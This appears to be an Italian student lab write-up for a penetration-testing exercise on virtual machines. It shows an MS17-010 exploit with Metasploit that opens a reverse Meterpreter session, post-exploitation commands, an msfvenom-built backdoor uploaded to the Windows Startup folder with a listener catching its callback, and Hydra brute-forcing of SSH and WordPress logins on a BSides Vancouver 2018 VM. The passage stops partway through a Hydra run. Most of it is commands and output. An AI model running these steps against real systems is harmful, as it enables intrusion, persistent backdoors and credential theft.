HIGH	8.1	9.7	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNA... (WannaCry) (EternalRocks) (Petya) (unprivileged check)
HIGH	7.3	6.6	26920	SMB NULL Session Authentication
MEDIUM	5.3	-	57608	SMB Signing not required
LOW	2.1*	4.2	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	54615	Device Type
INFO	N/A	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	86420	Ethernet MAC Addresses
INFO	N/A	-	10397	Microsoft Windows SMB LanMan Pipe Server Listing Disclosure
INFO	N/A	-	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure

# **EXPLOIT**

## **MS17\_010**

- La traccia richiede di sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit. Quindi, dalla macchina Kali Linux, si procede ad avviare il tool msfconsole.

Msfconsole è l'interfaccia principale di metasploit, un tool utilizzato dai tester di sicurezza per trovare e sfruttare vulnerabilità nei sistemi informatici, gestire exploit e monitorare le reti.

# EXPLOIT

## MS17\_010

- Si procede, quindi, a sfruttare la vulnerabilità per arrivare ad ottenere una sessione di meterpreter.

**search ms17\_010**

```
msf6 > search ms17_010

Matching Modules
=====
#  Name
tion
- -
0 exploit/windows/smb/ms17_010_ernalblue 2017-03-14 average Yes MS17-01
0 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-01
0 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-01
0 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010 2017-03-14 normal No MS17-01
0 SMB RCE Detection

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scan
ner/smb/smb_ms17_010
```

**use 1**

**set RHOST 192.168.166.200**

**set LHOST 192.168.166.100**

**set LPORT 8888**

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.166.200
RHOST => 192.168.166.200
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.166.100
LHOST => 192.168.166.100
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 8888
LPORT => 8888
```

**show payloads**

```
msf6 exploit(windows/smb/ms17_010_psexec) > show payloads

Compatible Payloads
=====
#  Name
k Check Description
- -
0 payload/generic/custom
mal No Custom Payload
1 payload/generic/debug_trap
mal No Generic x86 Debug Trap
2 payload/generic/shell_bind_aws_ssm
mal No Command Shell, Bind SSM (via AWS API)
3 payload/generic/shell_bind_tcp
mal No Generic Command Shell, Bind TCP Inline
4 payload/generic/shell_reverse_tcp
mal No Generic Command Shell, Reverse TCP Inline
5 payload/generic/ssh_interact
mal No Interact with Established SSH Connection
6 payload/generic/tight_loop
mal No Generic x86 Tight Loop
7 payload/windows/custom/bind_hidden_ipknock_tcp
mal No Windows shellcode stage, Hidden Bind Ipknock TCP Stager
8 payload/windows/custom/bind_hidden_tcp
mal No Windows shellcode stage, Hidden Bind TCP Stager
```

# EXPLOIT

## MS17\_010

**set payload windows/meterpreter/reverse\_tcp.**

```
msf6 exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp
```

**exploit**

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit  
[*] Started reverse TCP handler on 192.168.166.100:8888  
[*] 192.168.166.200:445 - Target OS: Windows 5.1  
[*] 192.168.166.200:445 - Filling barrel with fish... done  
[*] 192.168.166.200:445 - ← | Entering Danger Zone | →  
[*] 192.168.166.200:445 - [*] Preparing dynamite...  
[*] 192.168.166.200:445 - [*] Trying stick 1 (x86)... Boom!  
[*] 192.168.166.200:445 - [+] Successfully Leaked Transaction!  
[*] 192.168.166.200:445 - [+] Successfully caught Fish-in-a-barrel  
[*] 192.168.166.200:445 - ← | Leaving Danger Zone | →  
[*] 192.168.166.200:445 - Reading from CONNECTION struct at: 0x81c78d28  
[*] 192.168.166.200:445 - Built a write-what-where primitive...  
[+] 192.168.166.200:445 - Overwrite complete... SYSTEM session obtained!  
[*] 192.168.166.200:445 - Selecting native target  
[*] 192.168.166.200:445 - Uploading payload... btWbfnEi.exe  
[*] 192.168.166.200:445 - Created \btWbfnEi.exe...  
[+] 192.168.166.200:445 - Service started successfully...  
[*] 192.168.166.200:445 - Deleting \btWbfnEi.exe...  
[*] Sending stage (176198 bytes) to 192.168.166.200  
[*] Meterpreter session 1 opened (192.168.166.100:8888 → 192.168.166.200:1035) at 2024-07-15 11:07:10 +0200
```

Dopo aver avviato meterpreter, la traccia richiede di recuperare le seguenti informazioni:

- 1) se la macchina target è una macchina virtuale oppure una macchina fisica
- 2) le impostazioni di rete della macchine target
- 3) se la macchina target ha a disposizione delle webcam attive
- 4) recuperate uno screenshot del desktop
- 5) i privilegi dell'utente

# EXPLOIT

## MS17\_010

**Richiesta 1:** Scoprire se la macchina target è una macchina virtuale oppure una macchina fisica.

run post/windows/gather/checkvm

```
meterpreter > run post/windows/gather/checkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

**Richiesta 2:** Scoprire le impostazioni di rete della macchine target.

ipconfig

```
meterpreter > ipconfig
Interface 1
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name      : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione p
acchetti
Hardware MAC : 08:00:27:5c:8d:1c
MTU       : 1500
IPv4 Address : 192.168.166.200
IPv4 Netmask : 255.255.255.0
```

# EXPLOIT

## MS17\_010

**Richiesta 3:** Scoprire se la macchina target ha a disposizione delle webcam attive.

**webcam\_list**

```
meterpreter > webcam_list
[-] No webcams were found
```

**Richiesta 4:** Recuperare uno screenshot del desktop.

**screenshot**

```
meterpreter > screenshot
Screenshot saved to: /home/kali/OLCTsxwd.jpeg
```



OLCTsxwd.jpeg

# EXPLOIT

## MS17\_010

### Richiesta 5: Recuperare i privilegi dell'utente.

Per recuperare i privilegi dell'utente, si procede con due comandi:

**getuid** per mostrare l'utente attualmente connesso al sistema compromesso.

**getprivs** per mostrare i privilegi disponibili per l'utente attualmente connesso al sistema compromesso.

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > getprivs  
  
Enabled Process Privileges  
=====  
  
Name  
-----  
SeAssignPrimaryTokenPrivilege  
SeAuditPrivilege  
SeBackupPrivilege  
SeChangeNotifyPrivilege  
SeCreateGlobalPrivilege  
SeCreatePagefilePrivilege  
SeCreatePermanentPrivilege  
SeCreateTokenPrivilege  
SeDebugPrivilege  
SeImpersonatePrivilege  
SeIncreaseBasePriorityPrivilege  
SeIncreaseQuotaPrivilege  
SeLoadDriverPrivilege  
SeLockMemoryPrivilege  
SeManageVolumePrivilege  
SeProfileSingleProcessPrivilege  
SeRestorePrivilege  
SeSecurityPrivilege  
SeShutdownPrivilege  
SeSystemEnvironmentPrivilege  
SeSystemtimePrivilege  
SeTakeOwnershipPrivilege  
SeTcbPrivilege  
SeUndockPrivilege
```

# EXPLOIT BONUS

## MS17\_010

**Richiesta 6 BONUS:** Creare una backdoor, iniettarla nel sistema, ed intercettare la connessione:

Si procede con la creazione della backdoor, aprendo un altro terminale, **utilizzando il comando:**

```
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.166.100 -f exe > /home/kali/Desktop/backdoor.exe
```



```
(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.166.100 -f exe > /home/kali/Desktop/backdoor.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
```


# EXPLOIT BONUS

## MS17\_010

Successivamente si procede nell'iniettare della backdoor nella macchina Windows XP, utilizzando la nostra sessione di meterpreter ancora accesa.

Utilizzando il comando:

```
upload /home/kali/Desktop/backdoor.exe "C:\Documents and settings\All Users\Menu Avvio\Programmi\Esecuzione automatica"
```



```
meterpreter > upload /home/kali/Desktop/backdoor.exe "C:\Documents and Settings\All Users\Menu Avvio\Programmi\Esecuzione automatica"  
[*] Uploading : /home/kali/Desktop/backdoor.exe → C:\Documents and Settings\All Users\Menu Avvio\Programmi\Esecuzione automatica\backdoor.exe  
[*] Completed : /home/kali/Desktop/backdoor.exe → C:\Documents and Settings\All Users\Menu Avvio\Programmi\Esecuzione automatica\backdoor.exe  
meterpreter >
```

# EXPLOIT BONUS

MS17\_010

1 - background

```
meterpreter > background  
[*] Backgrounding session 2 ...
```

2 - back

```
msf6 exploit(windows/smb/ms17_010_psexec) > back
```

3 - use exploit/multi/handler

```
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp
```

4 - set payload windows/meterpreter/reverse\_tcp

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp
```

5 - show options

```
msf6 exploit(multi/handler) > show options  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |


```

6 - set LHOST 192.168.166.100 - set LPORT 8888


```
msf6 exploit(multi/handler) > set lhost 192.168.166.100  
lhost => 192.168.166.100  
msf6 exploit(multi/handler) > set lport 8888  
lport => 8888  
msf6 exploit(multi/handler) > exploit -j -z
```

7 - exploit -j -z

# EXPLOIT BONUS

## MS17\_010

Per avviare la nostra backdoor, passiamo a Windows XP e con un doppio click facciamo partire il programma.



Sulla sessione Multi Handler, uscirà la conferma dell'apertura della sessione numero 3

```
msf6 exploit(multi/handler) >
[*] Sending stage (176198 bytes) to 192.168.166.200
[*] Meterpreter session 3 opened (192.168.166.100:4444 -> 192.168.166.200:1039) at 2024-07-17 10:13:30 +0
200
```

## 8 - sessions

2	meterpreter x86/windows	NT AUTHORITY\SYSTEM @ WINDOWSXP	192.168.166.100:8888 -> 192.168.166.200:1038 (192.168.166.200)
3	meterpreter x86/windows	WINDOWSXP\Administrator @ WINDOW SXP	192.168.166.100:4444 -> 192.168.166.200:1039 (192.168.166.200)

## 9 - session -i 3

```
msf6 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3 ...
```

# EXPLOIT BONUS

## MS17\_010

Avviata la sessione, si avvierà meterpreter, con il quale possiamo controllare se la backdoor risponde correttamente.

Si procede nell'utilizzo dei comandi:

sysinfo

```
meterpreter > sysinfo
Computer      : WINDOWSXP
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language: it_IT
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
```

getuid

```
meterpreter > getuid
Server username: WINDOWSXP\Administrator
```

shell

```
meterpreter > shell
Process 868 created.
Channel 1 created.
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\All Users\Menu Avvio\Programmi\Esecuzione automatica>cd
cd
C:\Documents and Settings\All Users\Menu Avvio\Programmi\Esecuzione automatica

C:\Documents and Settings\All Users\Menu Avvio\Programmi\Esecuzione automatica>exit
exit
```

# ESERCIZIO 6:

## BLACKBOX VANCOUVER-2018

Effettuare gli attacchi necessari per diventare root.

Sono presenti almeno 2 modi per diventare root su questa macchina,  
nel frattempo, studiare a fondo la macchina per scoprirlne tutti i segreti.

- Non vengono fornite indicazioni sulla configurazione delle macchine,
- Usare il terminale predefinito di Kali,
- Non usare l'utente **root** ma inviare i comandi che lo necessitano usando il comando **sudo**.

# METODO 1: ENUMERAZIONE E FORZA BRUTA SU SERVIZI FTP E SSH

## ★ Scansione della Rete Locale

- La macchina attaccante e la macchina attaccata sono entrambe nella rete "Scheda solo host".
- Identificazione dell'indirizzo IP della macchina "vancouver" nella stessa subnet.
- Utilizzo del comando  
**sudo arp-scan -l per trovare dispositivi attivi nella rete.**

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel
    link/ether 08:00:27:b8:9a:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.104/24 brd 192.168.56.255 scope global dynamic
        valid_lft 304sec preferred_lft 304sec
    inet6 fe80::578c:13b9:4f32:ddaa/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:b8:9a:87, IPv4: 192.168.56.104
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1      0a:00:27:00:00:05      (Unknown: locally administered)
192.168.56.100    08:00:27:1b:04:50      (Unknown)
192.168.56.105    08:00:27:7b:ce:42      (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.891 seconds (135.38 hosts/sec). 3 responded
```

# METODO 1

## ★ Scansione della Rete Locale

- Utilizzo del comando

**nmap -p- -A 192.168.56.105**  
per una scansione dettagliata.

## ★ Risultati della Scansione

- Porte aperte: 21, 22, 80.
- Rilevamento di  
**ftp-anon: anonymous FTP login allowed**  
e una cartella "public".

```
(kali㉿kali)-[~]
$ nmap -p- -A 192.168.56.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 15:00 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify v
alid servers with --dns-servers
Nmap scan report for 192.168.56.105
Host is up (0.00026s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.56.104
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 2.3.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.24 seconds
```

# METHOD

# Connessione FTP Anonima

- Connessione al server con **ftp 192.168.56.105.**
  - Utilizzo del login anonimo per verificare le cartelle.
  - Cambio directory con **cd public** e visualizzazione del file **2018 users.txt.bk.**

```
(kali㉿kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

# METODO 1

## ★ Attacco SSH con Password Deboli

- Tentativo di connessione SSH con gli username trovati.
- Login possibile solo con l'utente "**anne**".

```
(kali㉿kali)-[~]
$ ssh mai@192.168.56.105
mai@192.168.56.105: Permission denied (publickey). →
```

```
(kali㉿kali)-[~]
$ ssh doomguy@192.168.56.105 ←
doomguy@192.168.56.105: Permission denied (publickey).
```

```
(kali㉿kali)-[~]
$ ssh abatchy@192.168.56.105 →
The authenticity of host '192.168.56.105 (192.168.56.105)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: no
Host key verification failed.
```

```
(kali㉿kali)-[~]
$ ssh john@192.168.56.105 ←
john@192.168.56.105: Permission denied (publickey).
```

```
(kali㉿kali)-[~]
$ ssh anne@192.168.56.105 ←
anne@192.168.56.105's password:
Permission denied, please try again.
anne@192.168.56.105's password:
```

# METODO 1

## ★ Attacco di Forza Bruta con Hydra

Utilizzo del comando :

```
hydra -l anne -P /home/kali/Desktop/rockyou.txt -e nsr -t 4 -f  
ssh://192.168.56.105.
```

```
(kali㉿kali)-[~] $ hydra -l anne -P /home/kali/Desktop/rockyou.txt -e nsr -t 4 -f ssh://192.168.56.105
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-15 16:01:39
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344402 login tries (l:1/p:14344402), ~3586101 tries per task
[DATA] attacking ssh://192.168.56.105:22/
[22][ssh] host: 192.168.56.105 login: anne password: princess
[STATUS] attack finished for 192.168.56.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-15 16:01:53
```

## ★ Attacco SSH con Password Deboli

Credenziali trovate:

- Login: **anne**
- Password: **princess**

# METODO 1

## ★ Accesso e Privilegi di Root

- Connessione SSH con le credenziali trovate.
- Login su una macchina Ubuntu 12.04.4 LTS.
- Verifica dei permessi di sudo con sudo -l.
- Accesso ai privilegi di root con sudo -s.
- Cambio shell da **anne@bsides2018** a **root@bside2018**.

```
(kali㉿kali)-[~]
└─$ ssh anne@192.168.56.105
anne@192.168.56.105's password:
Permission denied, please try again.
anne@192.168.56.105's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL)
anne@bsides2018:~$ sudo -s
root@bsides2018:~# id
uid=0(root) gid=0(root) groups=0(root)
```

# METODO 1:

## VERIFICA PERMESSI

- ★ Visualizzazione dei file nella directory **/root** e conferma con **flag.txt**.

```
root@bsides2018:~# ls /root/
flag.txt
root@bsides2018:~# cat /root/flag.txt
Congratulations!
If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!
There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?
@abatchy17
root@bsides2018:~#
```

- ★ Verifica della veridicità dei dati sulla macchina "vancouver".

```
ipconfig: command not found
anne@bsides2018:~$ ifconfig
eth1      Link encap:Ethernet HWaddr 08:00:27:7b:ce:42
          inet addr:192.168.56.105 Bcast:192.168.56.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7b:ce42/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
          Interrupt:20 Memory:fb800000-fb900000
Welcome to BSides Vancouver 2018! Happy hacking
```


```
anne@bsides2018:~$ sudo -s
root@bsides2018:~# ls /root/
flag.txt
root@bsides2018:~# cat /root/flag.txt
Congratulations!
bsides2018 login:
Welcome to BSides Vancouver 2018! Happy hacking
bsides2018 login: anne
Password:
Last login: Mon Jul 15 13:03:06 PDT 2024 from 192.168.56.104 on pts/0
anne@bsides2018:~$
```

# METODO 2: INIEZIONE DI PAYLOAD PHP MALEVOLO IN WORDPRESS

## ★ Enumerazione delle Informazioni del Sito Target

- Utilizzo di wpSCAN per l'enumerazione delle informazioni di WordPress con il comando:

**wpSCAN --url <URL> --enumerate t --enumerate p --enumerate u**



```
(kali㉿kali)-[~]$ wpSCAN --url http://192.168.1.98/backup_wordpress --enumerate t --enumerate p --enumerate u
WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.98/backup_wordpress/ [192.168.1.98]
[+] Started: Thu Jul 18 06:11:11 2024
```



```
[i] User(s) Identified:
[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Jul 18 06:11:19 2024
[+] Requests Done: 55
[+] Cached Requests: 6
```

## ★ Risultato

- Identificazione di due utenti attivi: **admin** e **jhon**

# METODO 2:

## ❖ Attacco di Forza Bruta con Hydra

- Utilizzo di hydra per tentare l'accesso alla pagina wp-login.php con l'utente identificato (es. john).
- Password trovata: **enigma**.

```
(kali㉿kali)-[~]
└─$ hydra -l john -P /usr/share/wordlists/rockyou.txt 192.168.1.90 http-post-form "/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

